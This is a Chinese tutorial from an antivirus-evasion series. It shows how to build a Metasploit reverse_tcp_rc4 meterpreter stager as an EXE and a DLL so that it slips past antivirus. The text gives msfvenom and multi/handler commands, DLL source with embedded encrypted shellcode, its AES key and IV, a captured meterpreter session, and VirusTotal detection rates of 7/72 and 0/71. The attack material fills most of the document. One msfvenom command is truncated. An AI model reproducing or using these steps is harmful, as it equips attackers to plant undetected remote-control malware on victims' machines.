2020年初，从网上搜集了多种免杀工具和方式，汇总整理了远控免杀专题文章的工具篇、代码篇、白名单篇等，共70篇文章。现时隔一年，听到不少免杀爱好者的追更诉求，同时也看到了很多新的bypassAV的工具和技巧，于是想把这个系列继续补充一些，内容也都是来自互联网，汇总到一起只是方便大家查阅参考。

免杀专题已完成的文章及相关软件下载：https://github.com/TideSec/BypassAntiVirus

免杀专题在线文库：https://www.yuque.com/tidesec/bypassav

0x01 配置准备msf

使用msf生成shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp_rc4 EXIT_FUNC=PROCESS LHOST=10.211.5
```

在msf上进行监听


```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_rc4
msf5 exploit(multi/handler) > set lhost 10.211.55.2
msf5 exploit(multi/handler) > set lport 5555
msf5 exploit(multi/handler) > set RC4PASSWORD tidesec
```

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp_rc4):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   EXITFUNC     process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST        10.211.55.2      yes       The listen address (an interface may be specified)
   LPORT        5555             yes       The listen port
   RC4PASSWORD  tidesec          yes       Password to derive RC4 key from


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:5555
```

0x02 使用stager生成exe(VT查杀率7/72)

下载`https://github.com/phackt/stager.dll`

在vs中新建空项目，我这里是Project5




新建源文件`stager.cpp`和`aes.cpp`，新建头文件`aes.h`


然后将`https://github.com/phackt/stager.dll`中的相应文件内容复制到相应文件。

因为我msf生成的是x86，所以我是从`stager_exe_32.cpp`中复制内容到`stager.cpp`。

然后修改`stager.cpp`中的shellcode和密钥。




生成exe后，执行Project.exe。



msf中可上线

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:5555
[*] Sending stage (180295 bytes) to 10.211.55.3
[*] Meterpreter session 55 opened (10.211.55.2:5555 -> 10.211.55.3:50661) at 2020-04-09 01:17:18 +0800

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > sessions 55
[*] Starting interaction with 55...

meterpreter > getpid
Current pid: 6756
meterpreter >
```

virustotal.com上查杀率为7/72



0x03 使用stager生成dll(VT查杀率0/71)

还是和上面一样，新建项目和三个文件，因为是生成dll文件，所以是从`stager_dll_32.cpp`中复制内容到`stager.cpp`，而不是上面的`stager_exe_32.cpp`。


然后修改shellcode和key值。

aes.cpp aes.h stager.cpp


Project5 (全局范围)

```
// dllmain.cpp : Défini le point d'entrée de l'application DLL.
#define CBC 1
#include "aes.h"
#include <Windows.h>
#include <Wininet.h>
#include <stdbool.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <iostream>

#pragma comment(lib, "User32.lib")
#pragma comment(lib, "Wininet.lib")

using namespace std;

// Actual length of the payload
#define PAYLOADLENGTH 458
#define IV "6295259629525900"
#define KEY "17178930171789301717893017178930"
#define CLASSNAME "myWindowClass"
#define WINDOWTITLE "My Title"


unsigned char buf[] =
"\xbd\xfa\xf9\x2f\x4c\xc7\x75\x42\x38\x18\xf5\x48\xbc\x27\x57"
"\xd3\x71\x4a\xde\x17\x1c\xd3\x81\x39\x4b\x86\x6b\xaa\x55\xee"
"\xd3\x8e\x70\xfd\x1f\xd8\x7e\x50\x30\x70\x1e\x64\xbc\x9c\xa3"
"\xef\xb0\xbf\xa8\xf2\x25\x0f\x6a\x9f\x58\x5f\x9f\x21\x32\xa6"
"\xfd\x06\x48\x7c\xea\x93\xa2\x44\x1b\xcd\x66\xae\x51\x96\xb0"
"\x5a\x75\x6d\x23\xf3\x57\x81\x89\x64\x28\x2d\xb1\xd8\x2d\x55"
"\x7b\x3e\xd3\xf2\x6b\x00\x3f\x76\x30\xf0\xcd\x9a\xb4\xb8\xf9"
"\xcc\x47\xf7\x90\xaf\xf1\xf2\x05\x67\x12\xe7\xd8\x5d\xa4\x11"
"\xd8\xeb\xe7\x71\xe5\x82\x5a\xa3\x60\x4b\x45\x73\xa4\x66\xd3"
"\x0f\x12\x2d\x4d\x4b\x5d\x18\x82\xa6\x2a\xf7\xf2\xab\x91\xba"
"\x4f\x72\x3d\x06\xf8\xf6\x2a\x36\x39\x9b\xe9\xa2\xbf\xb3\xff"
"\x61\x6a\x99\x4d\xc9\x40\x4a\x00\xe5\x1f\x82\x48\xba\x19\xc0"
"\x8b\xf1\xd1\xf0\x03\xbe\xe9\x31\x0e\x2e\x0f\xcb\xf3\x60\xee"
"\xe9\x5a\x4f\xa4\x6a\xeb\xec\x08\x5f\xb8\x3c\xd4\x9a\x56\xc5"
"\xfa\x97\x3d\xb2\x25\x07\x25\x1d\x4f\x52\x01\x7e\xde\x31\xf0"
"\xd3\x53\x7a\x67\xf5\x76\xce\x74\xf6\xfc\xc9\xe9\x56\x1a\x7d"
"\x3f\x38\x60\x2a\x60\x2c\xe9\xe3\xb0\x4c\x00\xc2\x0c\xa4\x99"
```

项目属性，修改为dll文件



